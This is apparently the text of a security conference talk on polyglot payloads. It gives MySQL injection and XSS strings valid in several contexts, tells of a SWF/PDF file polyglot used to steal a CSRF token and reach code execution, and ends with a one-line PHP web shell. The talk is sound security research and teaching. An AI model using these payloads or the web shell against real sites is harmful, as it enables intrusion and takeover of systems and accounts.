

Polyglot payloads in practice

A presentation by Mathias Karlsson

avli- what?

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Spends a lot of time fiddling with web security



What is a polyglot payload

- A payload that can be used in more than one context and still be treated as valid data

Don't think you've
used a polyglot?

‘ or “ = ‘

‘ or ’=‘

- SELECT * FROM table WHERE username=‘**HERE**’
- UPDATE table SET username=(SELECT ‘**HERE**’)
- //user[name=‘**HERE**’]

Why?

What if there are vulnerabilities that can **only** be found through polyglot payloads?

Maybe traditional testing (one payload per context) isn't as effective as we thought?

If one payload can do the same thing that two payloads can, we can send one request less per input!

What are we going to talk about?

- Introduction
- Why use polyglot payloads?
- Creating polyglot payloads
- MySQL Injection polyglots
- XSS polyglots
- File polyglots
- Polyglot payloads in practice
- Polyglots for other purposes
- Ending

Creating polyglot payloads

How I view payloads

- Execution zone - Part of the payload that's supposed to be executed as code (MySQL Query)
- Dead zone - Part of the payload that's not supposed to be executed as code (Inside strings, comments, unreachable IF clauses)
- Breaker sequence - Part of the payload that ends one of the zones and start one of the others (' breaking out of string, */ breaking out of comment and into query)

Combining payloads

- Create one payload per context
- One at a time, put the next payload into the dead zone of the previous
- If no deadzones are available, insert one!
- If that is not possible, you can combine payloads by creating conditional execution zones



MySQL Injection

polyglots

- Context singlequoted string: ' or SLEEP(1) or '
- Context doublequoted string: " or SLEEP(1) or "
- Context straight into query: SLEEP(1)

'-deadzone

'-deadzone



' or SLEEP(1) or '
" or SLEEP(1) or "

*/-deadzone



~~SLEEP(1)**/~~

' or SLEEP(1) or "" or SLEEP(1) or "

SLEEP(1) /*' or SLEEP(1) or "" or SLEEP(1) or "*/

- Works in single quote context
- Works in double quote context
- Works in “straight into query” context!

XSS Polyglots

XSS polyglots

- Single quote, HTML tag
 - Double quote, HTML tag
 - No quote, HTML tag
 - Single quote, javascript
 - Double quote, javascript
 - Comment `/**/` style javascript
 - HTML context
- ``
 - ``
 - ``
 - `var str='HERE'`
 - `var str="HERE"`
 - `/* HERE */`
 - `<div>HERE</div>`
- `' onclick=alert(1)`
 - `" onclick=alert(1) ' onclick=alert(1)`
 - `" onclick=alert(1) ' onclick=alert(1)`
 - `" onclick=alert(1) ' onclick=alert(1)//`
 - `" onclick=alert(1)// ' onclick=alert(1)//`
 - `" onclick=alert(1)// ' onclick=alert(1)// */ alert(1) /*`
 - `" onclick=alert(1)//<button ' onclick=alert(1)//> */ alert(1)//`

“ onclick=alert(1)//<button ‘ onclick=alert(1)//> */ alert(1)//

- 7+ Contexts
- Can be extended even more!

Polyglot files

- File formats are (usually) easy to understand, header, contents, end
- Parsers/Renders are many times lazy, will allow stuff before and after file as long as the file is valid
- Example: You can have (almost) anything before PDF header, and anything after the PDF file
- Example 2: You can have anything after SWF file, but nothing before

Polyglot payloads in practice

Story: Human verification at PlayPal^{*}


Observations

- It looked vulnerable!
- Could upload PDF that would be served inline (No Content-Disposition header)
- Human verification of PDF
- Build on WordPress

Flash Content-Type sniffing

- Loaded with <object> tag, doesn't care about Content-Type
- Needs to be valid SWF file
- Needs to be served inline (no Content-Disposition header)
- Requests from Flash will be sent in the scope of where the SWF is **hosted**

Victim website



Attack pattern

1. Create Flash file that will fetch CSRF token
2. Upload to server as PDF
3. Load file from another domain using <object> tag
4. CSRF token == Aquired!

“Your paper did not meet the requirements and
was therefore declined.”

–Nitpicky PlayPal employee

What if I could make it look like a SWF *and* meet the requirements?

Polyglot attack pattern

1. Create Flash file that will fetch CSRF token
2. Combine it with a PDF that will make it through the human verification
3. Upload to server as PDF
4. Load file from another domain using <object> tag
5. CSRF token == Acquired!

Adobe banned SWF before PDF files :(



alex
@insertScript



Following

finished creating a valid flash file, which is also a pdf and opens in all browser + Adobe Reader. Not as easy as I thought ^^

↩ Reply ↻ Retweet ★ Favorite ⋮ More

RETWEETS
2

FAVORITES
5



4:14 PM - 9 May 2014



alex
@insertScript



Following

[@avlidienbrunn](#)

Adobe Reader does not allow [CF]WS before its own header, anything else is allowed. But the flash spec defines ZWS aswell

↩ Reply ↻ Retweeted ★ Favorited ⋮ More

RETWEETS
2

FAVORITES
2



5:01 PM - 9 May 2014

New Polyglot attack pattern

1. Create 7zipped (SWZ) Flash file that will fetch CSRF token
2. Combine it with a PDF that will make it through the human verification
3. Upload to server as PDF
4. Load file from another domain using <object> tag
5. CSRF token == Aquired!

“Your paper was approved.”

–Gullible (and nitpicky) PlayPal employee

Bonus!



= Predictable backend

Getting code execution

1. Use CSRF token to make victim upload new WordPress plugin
2. (PHP) Code execution == Aquired!

Other purposes

ASCII art!

' or '' = '

VS.


```
1/*' or 1 or'" or 1 or"*//*
  <(_)> | | |
  | \ / | \ _ /
  \ ^ ^ /
  / \ -- \ /
  / \ \ / \ /
    */
```

- Only works with ' :(
- Looks boring

- Works with ', " and none!
- Looks awesome!

POC||GTFO

- Great zine(s) by “Tract Association of POC||GTFO and friends”
- Open a new version as zip, get the previous versions!



Idea!

Let's combine the combined
payloads!

1. MySQL Injection: /*' or ''=''' or '''='*/

2. XSS: " onclick=alert(1)//<button value=Click_Me ' onclick=alert(1)//> */ alert(1); /*

3. ASCII Art!

4. File!

- Problem: both MySQL and JavaScript payloads use ' and " as breaker sequence in one or more parts
- Solution: Create code that will execute valid JS in JS context and valid MySQL in MySQL context

```
/*!SLEEP(1)*/alert(1)/**/
```

Conditional comments!

```
/*! LIKE_THIS() */
```

“MySQL Server parses and executes the code within the comment as it would any other SQL statement, but other SQL servers will ignore the extensions.”

TL;DR: If the multiline comment starts with a !,
it will execute as SQL.

`/*!SLEEP(1)*/alert(1)/**/`

- Interpreted in MySQL: `/*!SLEEP(1)*/alert(1)/**/`
- Interpreted in JavaScript: `/*!SLEEP(1)*/alert(1)/**/`

```
/*! SLEEP(1) /*/ onclick=alert(1)//<button value=Click_Me /*/*/
or' /*! or SLEEP(1) or /*/, onclick=alert(1)//> /*/*/ 'or " /*! or
SLEEP(1) or /*/, onclick=alert(1)// /*/*/ "/**/ /*!/*/ // /*/*/
```




*/-deadzone

- Works in (at least) 7 XSS contexts!
- Works in all (?) MySQL contexts!

```

/*! SLEEP(1) */ onclick=alert(1)//<button value=Click_Me */*/
or' /*! or SLEEP(1) or */ , onclick=alert(1)//> */*/'or" /*! or
SLEEP(1) or */ , onclick=alert(1)// */*/"

```



```

/*! SLEEP(1) */ onclick=alert(1)//<button value=Click_Me /**/
or' /*! or SLEEP(1) or */ , onclick=alert(1)//> /**/'or" /*! or
SLEEP(1) or */ , onclick=alert(1)// /**/"
/*

```

```
<?=system($_GET[A]);?>
```

Inspiration/Credits

- Polyglots: Crossing Origins by Crossing Formats by Jonas Magazinius and Andrei Sabelfeld: <http://www.cse.chalmers.se/~andrei/ccs13.pdf>
- GIF/Javascript Polyglots by Jasvir nagra: <http://www.thinkfu.com/blog/gifjavascript-polyglots>
- (Flash) Content-Type Blues by nb: <http://50.56.33.56/blog/?p=242>
- The polyglot list by Gary P. Thompson II: <http://www.nyx.net/~gthompso/poly/polyglot.htm>
- PoC||GTFO by Tract Association of POC||GTFO and friends: <https://twitter.com/search?q=PoC%7C%7CGTFO%20mirror>
- Fredrik Almroth helping me writing some of the payloads: <https://twitter.com/almroot>

